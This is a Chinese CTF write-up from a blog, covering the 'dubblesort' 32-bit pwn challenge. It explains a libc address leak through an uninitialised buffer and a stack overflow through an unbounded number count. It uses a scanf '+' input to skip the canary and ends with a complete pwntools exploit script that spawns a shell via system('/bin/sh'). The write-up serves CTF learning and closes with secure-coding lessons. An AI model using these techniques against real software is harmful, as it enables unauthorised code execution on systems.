攻防世界PWN之dubblesort题解


原创

ha1vk 于 2019-11-18 21:14:45 发布 609 收藏 2
分类专栏： pwn CTF 二进制漏洞 文章标签： PWN CTF 二进制漏洞 缓冲区溢出 逆向工程

本文链接：https://blog.csdn.net/seaaseesa/article/details/103131391



pwn 同时被 3 个专栏收录
161 篇文章 18 订阅
订阅专栏


CTF
161 篇文章 8 订阅
订阅专栏


二进制漏洞
161 篇文章 7 订阅
订阅专栏

dubblesort

首先看一下程序的保护机制



保护全开，并且是一个32位程序

然后，我们用IDA分析一下


```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  unsigned int v3; // eax
  int *v4; // edi
  unsigned int v5; // esi
  int v6; // ecx
  unsigned int v7; // esi
  int v8; // ST08_4
  int result; // eax
  int v10; // edx
  unsigned int v11; // et1
  unsigned int v12; // [esp+18h] [ebp-74h]
  int v13; // [esp+1Ch] [ebp-70h]
  char buf; // [esp+3Ch] [ebp-50h]
  unsigned int v15; // [esp+7Ch] [ebp-10h]

  v15 = __readgsdword(0x14u);
  sub_8B5();
  __printf_chk(1, "What your name :");
  read(0, &buf, 0x40u);
  __printf_chk(1, "Hello %s,How many numbers do you what to sort :");
  __isoc99_scanf("%u", &v12);
  v3 = v12;
  if ( v12 )
  {
    v4 = &v13;
    v5 = 0;
    do
    {
      __printf_chk(1, "Enter the %d number : ");
      fflush(stdout);
      __isoc99_scanf("%u", v4);
      ++v5;
      v3 = v12;
      ++v4;
    }
```


这里，有两个漏洞


第一个是在调用read之前，**没有调用memset对buf清空，因此，buf里可能之前会有一些残留的关键数据**

第二个是，**输入的整数个数没有上限，可以造成数据溢出，其实也就是栈溢出。**

我们**在read断点，然后观察栈中的数据**，发现数据还未输入时，栈里就有一些关键数据



我们可以**输入7 * 4 = 28个字符，然后printf时，就会把接下来的数据打印出来，直到遇\x00**



泄露这个数据后(当前为0xF7797244)，然后我们找到libc的基地址，当前为0xF75E9000

```
debug001:F75E8000 ; [00001000 BYTES: COLLAPSED SEGMENT debug001. PRESS CTRL-NUMPAD+ TO EXPAND]
libc_32.so.6:F75E9000 ; ---------------------------------------------------------------------------
libc_32.so.6:F75E9000 ; ===========================================================================
libc_32.so.6:F75E9000
libc_32.so.6:F75E9000 ; Segment type: Pure code
libc_32.so.6:F75E9000 ; Segment permissions: Read/Execute
libc_32.so.6:F75E9000 libc_32_so_6 segment byte public 'CODE' use32
libc_32.so.6:F75E9000 assume cs:libc_32_so_6
libc_32.so.6:F75E9000 ;org 0F75E9000h
libc_32.so.6:F75E9000 assume es:_stack_, ss:_stack_, ds:_stack_, fs:_stack_, gs:_stack_
```

然后我，我们算的它们之间的偏移

Off = 0xF7797244 - 0xF75E9000 = 0x1AE244

于是，我们就这样泄露libc地址

```
#泄露地址并计算出libc的地址
payload = 'a'*0x1C
sh.sendafter('name :',payload)
sh.recvuntil(payload)
#计算libc加载地址
libc_base = u32(sh.recv(4)) - off
system_addr = libc_base + libc.sym['system']
binsh_addr = libc_base + libc.search('/bin/sh').next()
```

接下来，我们来做一个实验，让我们先抛开本题，来看看这样的代码

```
#include <stdio.h>
int main() {
    int a = 10;
    while (true) {
        scanf("%u",&a);
        printf("%u\n",a);
    }
}
```

然后，我们发现,**当我们输入+或-符号，scanf就直接跳过了对a的输入**

经过测试,**%u、%x、%d等都有这种特性**

然后，我们继续分析此题，

```
unsigned int v12; // [esp+18h] [ebp-74h]
int v13; // [esp+1Ch] [ebp-70h]
char buf; // [esp+3Ch] [ebp-50h]
unsigned int v15; // [esp+7Ch] [ebp-10h]
```

我们接下来会输入n个整数，存入v13的空间处,而v13在ebp-0x70处,v15存的是canary的值，它位于ebp-0x10处，**我们不能把canary的值给改了，我们需要保留它，因此，我们先输入(0x70-0x10)/4 = 24个整数，然后接下来输入+或-号，跳过当前输入**，然后我们到达ebp-0xC处，距离返回地址ebp+0x4还差0x10/4=4个，因此，我们继续输入4个整数，接下来，我们再输入ROP即可

注意，本题IDA分析出来的位置相对于ebp不准，但是各个变量之间的相对关系还是准的

实际，距离返回地址ebp+0x4还差7个，调试调试就知道了

由于，**我们输入的数据会做一遍升序排序，所以，为了保留我们输入的顺序，我们前24个数据都输入0，然后输入+或-跳过canary，然后输入(7 + 1 + 1)个system的地址整数值，然后输入一个binsh_addr的整数值，程序退出main后，便执行shell**

因为system_addr总是小于binsh_addr，而这两个地址值一般大于canary的值，canary是个随机生成的数，如果有时不满足这个大小关系，只需重新执行程序，多试几次即可。

于是，我们最终的exp脚本是这样的

```
#coding:utf8
from pwn import *

sh = process('./dubblesort',env={"LD_PRELOAD" : "./libc_32.so.6"})
#sh = remote('111.198.29.45',57605)
libc = ELF('./libc_32.so.6')
off = 0x1AE244

#泄露地址并计算出libc的地址
payload = 'a'*0x1C
sh.sendafter('name :',payload)
sh.recvuntil(payload)
#计算libc加载地址
libc_base = u32(sh.recv(4)) - off
system_addr = libc_base + libc.sym['system']
binsh_addr = libc_base + libc.search('/bin/sh').next()

print 'libc_base=',hex(libc_base)
print 'system_addr=',hex(system_addr)

n = 35
sh.sendlineafter('sort :',str(n))

for i in range(0,n-11):
    sh.sendlineafter('number :',str(0))

sh.sendlineafter('number :','+')

for i in range(0,9):
    sh.sendlineafter('number :',str(system_addr))
sh.sendlineafter('number :',str(binsh_addr))
```

```
32.
33. sh.interactive()
```

本题告诉我们，

用read读取数据到缓冲区前，先对缓冲区初始化

数组要检查下标越界